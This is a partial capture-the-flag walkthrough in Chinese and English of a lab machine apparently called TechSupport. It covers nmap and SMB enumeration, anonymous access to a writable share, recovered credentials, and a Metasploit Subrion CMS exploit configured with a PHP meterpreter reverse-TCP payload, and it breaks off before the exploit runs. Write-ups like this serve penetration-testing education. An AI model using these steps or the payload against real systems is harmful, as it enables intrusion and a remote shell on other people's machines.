



nmap -sV -sC -v 10.48.163.129 Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-09 06:09 EST NSE: Loaded 157 scripts for scanning. NSE: Script Pre-scanning. Initiating NSE at 06:09 Completed NSE at 06:09, 0.00s elapsed Initiating NSE at 06:09 Completed NSE at 06:09, 0.00s elapsed Initiating NSE at 06:09 Completed NSE at 06:09, 0.00s elapsed Initiating Ping Scan at 06:09 Scanning 10.48.163.129 [4 ports] Completed Ping Scan at 06:09, 0.22s elapsed (1 total hosts) Initiating Parallel DNS resolution of 1 host. at 06:09 Completed Parallel DNS resolution of 1 host. at 06:09, 0.02s elapsed Initiating SYN Stealth Scan at 06:09 Scanning 10.48.163.129 [1000 ports] Discovered open port 22/tcp on 10.48.163.129 Discovered open port 80/tcp on 10.48.163.129 Discovered open port 139/tcp on 10.48.163.129 Discovered open port 445/tcp on 10.48.163.129 Completed SYN Stealth Scan at 06:09, 16.08s elapsed (1000 total ports) Initiating Service scan at 06:09 Scanning 4 services on 10.48.163.129 Completed Service scan at 06:09, 11.70s elapsed (4 services on 1 host) NSE: Script scanning 10.48.163.129. Initiating NSE at 06:09 Completed NSE at 06:10, 8.78s elapsed Initiating NSE at 06:10 Completed NSE at 06:10, 0.79s elapsed Initiating NSE at 06:10 Completed NSE at 06:10, 0.00s elapsed Nmap scan report for 10.48.163.129 Host is up (0.19s latency). Not shown: 996 closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 2048 10:8a:f5:72:d7:f9:7e:14:a5:c5:4f:9e:97:8b:3d:58 (RSA) | 256 7f:10:f5:57:41:3c:71:db:b5:5b:db:75:c9:76:30:5c (ECDSA) |_ 256 6b:4c:23:50:6f:36:00:7c:a6:7c:11:73:c1:a8:60:0c (ED25519) 80/tcp open http Apache httpd 2.4.18 ((Ubuntu)) |_http-title: Apache2 Ubuntu Default Page: It works | http-methods: |_ Supported Methods: GET HEAD POST OPTIONS |_http-server-header: Apache/2.4.18 (Ubuntu) 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) 445/tcp open netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP) Service Info: Host: TECHSUPPORT; OS: Linux; CPE: cpe:/o:linux:linux_kernel
kali@kali ~ sudo nmap -p 445,139 --script=smb-enum-shares.nse,smb-enum-users.nse 10.48.163.129 [sudo] kali 的密码: Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-09 06:11 EST Nmap scan report for 10.48.163.129 Host is up (0.19s latency).
PORT STATE SERVICE 139/tcp open netbios-ssn 445/tcp open microsoft-ds
Host script results: | smb-enum-shares: | account_used: guest | \\10.48.163.129\IPC$: | Type: STYPE_IPC_HIDDEN | Comment: IPC Service (TechSupport server (Samba, Ubuntu)) | Users: 1 | Max Users: <unlimited> | Path: C:\tmp | Anonymous access: READ/WRITE | Current user access: READ/WRITE | \\10.48.163.129\print$: | Type: STYPE_DISKTREE | Comment: Printer Drivers | Users: 0 | Max Users: <unlimited> | Path: C:\var\lib\samba\printers | Anonymous access: <none> | Current user access: <none> | \\10.48.163.129\websvr: | Type: STYPE_DISKTREE | Comment: | Users: 0 | Max Users: <unlimited> | Path: C:\home\scamsite\websvr | Anonymous access: READ/WRITE |_ Current user access: READ/WRITE
Nmap done: 1 IP address (1 host up) scanned in 33.38 seconds
这里使用smbclient进行连接,找到一个enter.txt文件,下载到本地,看看里面是啥
1
2
3
4
5
6
7
8
9
10
11
12
13
smbclient //10.48.163.129/websvr
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat May 29 03:17:38 2021
  ..                                  D        0  Sat May 29 03:03:47 2021
  enter.txt                           N      273  Sat May 29 03:17:38 2021

		8460484 blocks of size 1024. 5671140 blocks available
smb: \> get enter.txt
getting file \enter.txt of size 273 as enter.txt (0.3 KiloBytes/sec) (average 0.3 KiloBytes/sec)
smb: \>

cat enter.txt GOALS ===== 1)Make fake popup and host it online on Digital Ocean server 2)Fix subrion site, /subrion doesn't work, edit from panel 3)Edit wordpress website
Name Current Setting Required Description ---- --------------- -------- ----------- PASSWORD Scam2021 yes Password to authenticate with Proxies no A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni RHOSTS 10.48.163.129 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html RPORT 80 yes Subrion CMS default port (TCP) SSL false no Negotiate SSL/TLS for outgoing connections TARGETURI /subrion yes Base path USERNAME admin yes Username to authenticate with VHOST no HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description ---- --------------- -------- ----------- LHOST yes The listen address (an interface may be specified) LPORT 4444 yes The listen port
Exploit target:
Id Name -- ---- 0 PHP
View the full module info with the info, or info -d command.